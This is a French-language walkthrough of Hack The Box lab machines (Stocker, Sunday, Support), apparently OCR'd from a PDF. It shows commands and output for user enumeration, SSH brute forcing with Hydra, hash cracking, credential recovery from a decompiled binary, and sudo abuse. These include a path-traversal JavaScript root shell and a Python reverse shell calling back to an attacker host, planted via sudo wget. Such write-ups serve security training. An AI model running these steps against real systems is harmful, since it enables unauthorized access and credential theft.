
Orders are to be paid for within 30 days of purchase order creation.

Contact support@stock.htb for any support queries.

```
root:x:0:0:root:/root:/bin/bash
...
landscape:x:109:116::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mongodb:x:113:65534::/home/mongodb:/usr/sbin/nologin
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
```

```
_laurel:x:998:998::/var/log/laurel:/bin/false
```

On peut exploiter cette vulnérabilité afin d'afficher le fichier de configuration de l'application placé dans le dossier `/var/www/dev/index.js` :



On voit affiché des identifiants de connexion vers une base de données Mongodb :

```
const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");
const app = express();
const port = 3000;
// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";
...
```

On peut tenter d'utiliser ces identifiants afin de se connecter en ssh avec le nom d'utilisateur trouvé dans le fichier passwd `angoose:IHeardPassphrasesArePrettySecure` :

```
ssh angoose@10.10.11.196
The authenticity of host '10.10.11.196 (10.10.11.196)' can't be established.
ED25519 key fingerprint is SHA256:jqYjSiavS/WjCMCrDzjEo7AcpCFSO7X3OLtbGHo/7LQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.196' (ED25519) to the list of known hosts.
angoose@10.10.11.196's password:
angoose@stocker:~$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur angoose

Privilege Escalation

Il nous faut à présent l'accès root. Pour cela on commence par enumérer les permissions de l'utilisateur :

```
angoose@stocker:~$ sudo -l
[sudo] password for angoose:
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
    /bin\:4/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
```

On découvre l'utilisation d'un script executable avec les droits utilisateur root. On peut exploiter ce script en utilisant un path traversal vers un fichier contenant un shell écrit en javascript qui sera executé en root :

```
### Script shell ecrit en javascript
require("child_process").spawn("/bin/bash", {stdio: [0, 1, 2]})

### Lancement de la commande
sudo /usr/bin/node /usr/local/scripts/../../../tmp/shell.js
angoose@stocker:/tmp$ sudo /usr/bin/node /usr/local/scripts/../../../tmp/shell.js
root@stocker:/tmp#
```

On obtient ainsi l'accès root sur la machine

Sunday

Reconnaissance

Machine cible Adresse IP : `10.10.10.76`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -A 10.10.10.76 --open
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-04 21:53 CET
Nmap scan report for 10.10.10.76
Host is up (0.014s latency).
Not shown: 63294 filtered tcp ports (no-response), 2236 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
79/tcp    open  finger?
|_finger: No one logged on\x0D
| fingerprint-strings:
|   GenericLines:
|     No one logged on
|   GetRequest:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|   HTTPOptions:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|     OPTIONS ???
|   Help:
|     Login Name TTY Idle When Where
|     HELP ???
|   RTSPRequest:
|     Login Name TTY Idle When Where
|     OPTIONS ???
|     RTSP/1.0 ???
|   SSLSessionReq, TerminalServerCookie:
|_    Login Name TTY Idle When Where
111/tcp   open  rpcbind 2-4 (RPC #100000)
515/tcp   open  printer
6787/tcp  open  http    Apache httpd
|_http-server-header: Apache
|_http-title: 400 Bad Request
22022/tcp open  ssh     OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:00:94:32:18:60:a4:93:3b:87:a4:b6:f8:02:68:0e (RSA)
|_  256 da:2a:6c:fa:6b:b1:ea:16:1d:a6:54:a1:0b:2b:ee:48 (ED25519)
```

Le scan révèle qu'il y a 5 ports ouverts. Le port 79 pour le service finger, le port 111 pour le service rpcbind, le port 515 pour le service imprimante, le port 22022 pour le service SSH.
Il est possible d'exploiter le service finger pour trouver le bon nom d'utilisateur, on utilise pour cela le script pentestmonkey `https://pentestmonkey.net/tools/user-enumeration/finger-user-enum` on lance le script afin de lancer la découverte des noms utilisateur :

```
./finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 10.10.10.76
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Worker Processes ......... 5
Usernames file ........... /usr/share/seclists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 10177
Target TCP port .......... 79
Query timeout ............ 5 secs
Relay Server ............. Not used

######## Scan started at Tue Mar  4 22:04:33 2025 #########
...
root@10.10.10.76: root     Super-User            ssh          <Dec  7, 2023> 10.10.14.46         ..
sammy@10.10.10.76: sammy           ???            ssh          <Apr 13, 2022> 10.10.14.13         ..
sunny@10.10.10.76: sunny           ???            ssh          <Apr 13, 2022> 10.10.14.13         ..
```

```
sys@10.10.10.76: sys             ???                          < .  .  .  . >..
zsa zsa@10.10.10.76: Login       Name               TTY          Idle    When    Where..zsa                    ???..zs
???..
######## Scan completed at Tue Mar  4 22:06:38 2025 #########
16 results.

10177 queries in 125 seconds (81.4 queries / sec)
```

On peut voir que les utilisateurs "sammy" et "sunny" ont une réponse différente des autres noms d'utilisateurs, se qui indique qu'il s'agit de noms d'utilisateurs sur la machine.

Exploitation

Avec les deux noms d'utilisateur découvert on peut lancer un bruteforce du service SSH :

```
hydra -L username.txt -P /usr/share/wordlists/seclists/Passwords/darkweb2017-top10000.txt
ssh://10.10.10.76:22022
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-04 22:15:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 19998 login tries (l:2/p:9999), ~1250 tries per task
[DATA] attacking ssh://10.10.10.76:22022/
[22022][ssh] host: 10.10.10.76   login: sunny   password: sunday
...
```

On trouve le mot de passe `sunny:sunday` on peut utiliser ces identifiants afin de se connecter en SSH :

```
ssh -p 22022 sunny@10.10.10.76
(sunny@10.10.10.76) Password:
Warning: 14 failed authentication attempts since last successful authentication.
The latest at Tue Mar 04 21:16 2025.
Warning: 14 failed authentication attempts since last successful authentication.
The latest at Tue Mar 04 21:16 2025.
Last login: Tue Mar  4 21:16:39 2025 from 10.10.14.9
Oracle Solaris 11.4.42.111.0                 Assembled December 2021
sunny@sunday:~$
```

On obtient ainsi accès à la machine avec l'utilisateur sunny
En enumèrant les fichiers de l'utilisateur, on découvre un fichier shadow qui contient des mots de passes cryptés :

```
sunny@sunday:/backup$ cat shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```

On utilise hashcat afin de décrypté le hash de "sammy" :

```
hashcat -m 7400 sammy.hash /usr/share/wordlists/rockyou.txt
...
$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:cooldude!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 7400 (sha256crypt $5$, SHA256 (Unix))
Hash.Target......: $5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB
Time.Started.....: Tue Mar  4 22:24:06 2025 (6 secs)
Time.Estimated...: Tue Mar  4 22:24:12 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    40143 H/s (16.94ms) @ Accel:32 Loops:128 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 229376/14344385 (1.60%)
```

```
Rejected.........: 0/229376 (0.00%)
Restore.Point....: 200704/14344385 (1.40%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: ingenio -> 17021982
Hardware.Mon.#1..: Temp: 46c Util: 95% Core:1785MHz Mem:6000MHz Bus:16

Started: Tue Mar  4 22:23:55 2025
Stopped: Tue Mar  4 22:24:14 2025
```

On découvre le mot de passe `sammy:cooldude!` on peut utiliser ces identifiants afin de se connecter en SSH :

```
ssh -p 22022 sammy@10.10.10.76
(sammy@10.10.10.76) Password:
Warning: at least 15 failed authentication attempts since last successful authentication.
The latest at Tue Mar 04 21:19 2025.
Warning: at least 15 failed authentication attempts since last successful authentication.
The latest at Tue Mar 04 21:19 2025.
Last login: Wed Apr 13 15:38:02 2022 from 10.10.14.13
Oracle Solaris 11.4.42.111.0                 Assembled December 2021
-bash-5.1$
```

On obtient ainsi accès à la machine avec l'utilisateur sammy

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les permissions de l'utilisateur :

```
### Permission utilisateur sunny
sunny@sunday:~$ sudo -l
L'utilisateur sunny peut utiliser les commandes suivantes sur sunday :
    (root) NOPASSWD: /root/troll

### Permission utilisateur sammy
-bash-5.1$ sudo -l
L'utilisateur sammy peut utiliser les commandes suivantes sur sunday :
    (ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
```

On peut voir que l'utilisateur a pour permission de lancer `wget` ainsi qu'un programme "troll" avec les droits root pour l'utilisateur sunny
On peut exploiter cela en créant un reverse shell python et en l'uploadant vers le fichier troll sur la machine avec wget il nous faudra ensuite executer le programme avec l'utilisateur sunny sur un second shell :

```
### Contenu du payload
#!/usr/bin/python

import socket
import subprocess
import os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.9",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"]);

### Ouverture du serveur web
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.76 - - [04/Mar/2025 22:55:23] "GET /rev.py HTTP/1.1" 200 -

### Transfère du fichier avec les droits root et l'utilisateur sammy
-bash-5.1$ sudo wget http://10.10.14.9/rev.py -O /root/troll
--2025-03-04 21:55:41--  http://10.10.14.9/rev.py
Connexion à …10.10.14.9:80 connecté.
requête HTTP transmise, en attente de la …réponse 200 OK
Taille : 247 [text/x-python]
Sauvegarde en : « /root/troll »

/root/troll                                 100%
[=========================================================================================================>]     247
--.-KB/s    ds 0s
```

```
2025-03-04 21:55:41 (33,7 MB/s) - « /root/troll » sauvegardé [247/247]

### Execution du programme avec les droits root et l'utilisateur sunny
sunny@sunday:~$ sudo /root/troll

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.76] 63792
root@sunday:/home/sunny# whoami
root
```

On obtient ainsi l'accès root sur la machine

Support

Reconnaissance

Machine cible Adresse IP : `10.10.11.174`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.174
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-22 10:16 CET
Nmap scan report for 10.10.11.174
Host is up (0.017s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49664/tcp open  unknown
49668/tcp open  unknown
49674/tcp open  unknown
49686/tcp open  unknown
49696/tcp open  unknown
49711/tcp open  unknown

Host script results:
| smb2-time:
|   date: 2025-01-22T09:18:29
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap done: 1 IP address (1 host up) scanned in 208.82 seconds
```

Le scan révèle qu'il y a une dizaine de ports ouverts, il s'agit visiblement d'une machine Windows. Il y a le port 445 pour SMB ouvert par ou on peut commencer l'enumération.

```
smbclient -N -L //10.10.11.174

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

On peut voir qu'il y a 6 Shares présents, on peut commencer par se connecter au Share existant support-tools qui n'est présent par défaut :


```
smbclient //10.10.11.174/support-tools -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 19:01:06 2022
  ..                                  D        0  Sat May 28 13:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 13:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 13:19:55 2022
  putty.exe                           A  1273576  Sat May 28 13:20:06 2022
```

```
SysinternalsSuite.zip               A 48102161  Sat May 28 13:19:31 2022
UserInfo.exe.zip                    A   277499  Wed Jul 20 19:01:07 2022
windirstat1_1_2_setup.exe           A    79171  Sat May 28 13:20:17 2022
WiresharkPortable64_3.6.5.paf.exe       A 44398000  Sat May 28 13:19:43 2022

                4026367 blocks of size 4096. 968143 blocks available
```

On vois qu'il y a la présence de plusieurs programmes qui doivent etre utilisés par l'entreprise, tous sont des outils téléchargeables sur Internet sauf le fichier UserInfo.exe.zip qui doit etre interne à l'entreprise.


Exploitation

On peut lancer un reverse Engineering du fichier executable afin d'en découvrir son contenu pour savoir s'il contient des identifiants dans son code source, on utilise pour cela le programme Ilspy `https://github.com/icsharpcode/AvaloniaILSpy` :




```
        public LdapQuery()
        {
                //IL_0018: Unknown result type (might be due to invalid IL or missing references)
                //IL_0022: Expected O, but got Unknown
                //IL_0035: Unknown result type (might be due to invalid IL or missing references)
                //IL_003f: Expected O, but got Unknown
                string password = Protected.getPassword();
                entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
                entry.set_AuthenticationType((AuthenticationTypes)1);
                ds = new DirectorySearcher(entry);
        }
```

On peut voir que dans la fonction LDAP il y a une requete qui est faite vers le le serveur `LDAP://support.htb` qui doit être le nom de domaine du serveur, on ajoute donc ce nom d'hote au fichier hosts sur kali, en continuant l'exploration des fichiers du code source on trouve la fonction "Protected" qui contient un mot de passe encodé, il y a un script qui suit pour le décoder :






```
// UserInfo.Services.Protected
using System;
using System.Text;

internal class Protected
{
        private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";

        private static byte[] key = Encoding.ASCII.GetBytes("armando");

        public static string getPassword()
        {
                byte[] array = Convert.FromBase64String(enc_password);
                byte[] array2 = array;
                for (int i = 0; i < array.Length; i++)
                {
                        array2[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0xDFu);
                }
                return Encoding.Default.GetString(array2);
        }
```

On peut utiliser un script python pour décoder le mot de passe :


```
### Contenu du script
import base64
from itertools import cycle

enc_password = base64.b64decode("0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E")
key = b"armando"
key2 = 223

res = ''
for e,k in zip(enc_password, cycle(key)):
  res += chr(e ^ k ^ key2)

print(res)

### Décodage du mot de passe
python scriptdecode.py
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
```

On obtient ainsi le mot de passe, on peut à présent l'utiliser pour se connecter au serveur LDAP, on utilise pour cela Apache Directory Studio :





Une fois connecté on explore les OU et on découvre se qui semble etre un mot de passe dans le champs info de l'utilisateur support :



Les identifiants sont `support:Ironside47pleasure40Watchful` l'utilisateur fait partie du groupe Remote Management Users on peut donc se connecter avec cette utilisateur en utilisant evil-winrm :

```
evil-winrm -u support -p 'Ironside47pleasure40Watchful' -i support.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-
path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents>
```

On obtient ainsi accès à la machine avec l'utilisateur support

Privilege Escalation

Il nous faut à présent l'accès Administrator. Pour cela on commence par enumérer les informations de la machine :

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-ADDomain


AllowedDNSSuffixes                : {}
ChildDomains                      : {}
ComputersContainer                : CN=Computers,DC=support,DC=htb
DeletedObjectsContainer           : CN=Deleted Objects,DC=support,DC=htb
DistinguishedName                 : DC=support,DC=htb
DNSRoot                           : support.htb
DomainControllersContainer        : OU=Domain Controllers,DC=support,DC=htb
DomainMode                        : Windows2016Domain
DomainSID                         : S-1-5-21-1677581083-3380853377-188903654
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=support,DC=htb
Forest                            : support.htb
InfrastructureMaster              : dc.support.htb
LastLogonReplicationInterval      :
LinkedGroupPolicyObjects          :
{CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=support,DC=htb}
LostAndFoundContainer             : CN=LostAndFound,DC=support,DC=htb
ManagedBy                         :
Name                              : support
NetBIOSName                       : SUPPORT
ObjectClass                       : domainDNS
ObjectGUID                        : 553cd9a3-86c4-4d64-9e85-5146a98c868e
ParentDomain                      :
PDCEmulator                       : dc.support.htb
PublicKeyRequiredPasswordRolling  : True
QuotasContainer                   : CN=NTDS Quotas,DC=support,DC=htb
ReadOnlyReplicaDirectoryServers   : {}
ReplicaDirectoryServers           : {dc.support.htb}
RIDMaster                         : dc.support.htb
SubordinateReferences             : {DC=ForestDnsZones,DC=support,DC=htb, DC=DomainDnsZones,DC=support,
DC=htb, CN=Configuration,DC=support,DC=htb}
SystemsContainer                  : CN=System,DC=support,DC=htb
UsersContainer                    : CN=Users,DC=support,DC=htb
```

On découvre un nouveau nom d'hote `dc.support.htb` on enumere les groupes d'appartenance de l'utilisateur :

```
*Evil-WinRM* PS C:\Users\support\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type
========================================== ================
Everyone                                   Well-known group
BUILTIN\Remote Management Users            Alias
BUILTIN\Users                              Alias
BUILTIN\Pre-Windows 2000 Compatible Access Alias
NT AUTHORITY\NETWORK                       Well-known group
NT AUTHORITY\Authenticated Users           Well-known group
NT AUTHORITY\This Organization             Well-known group
SUPPORT\Shared Support Accounts            Group
NT AUTHORITY\NTLM Authentication           Well-known group
Mandatory Label\Medium Mandatory Level     Label
```

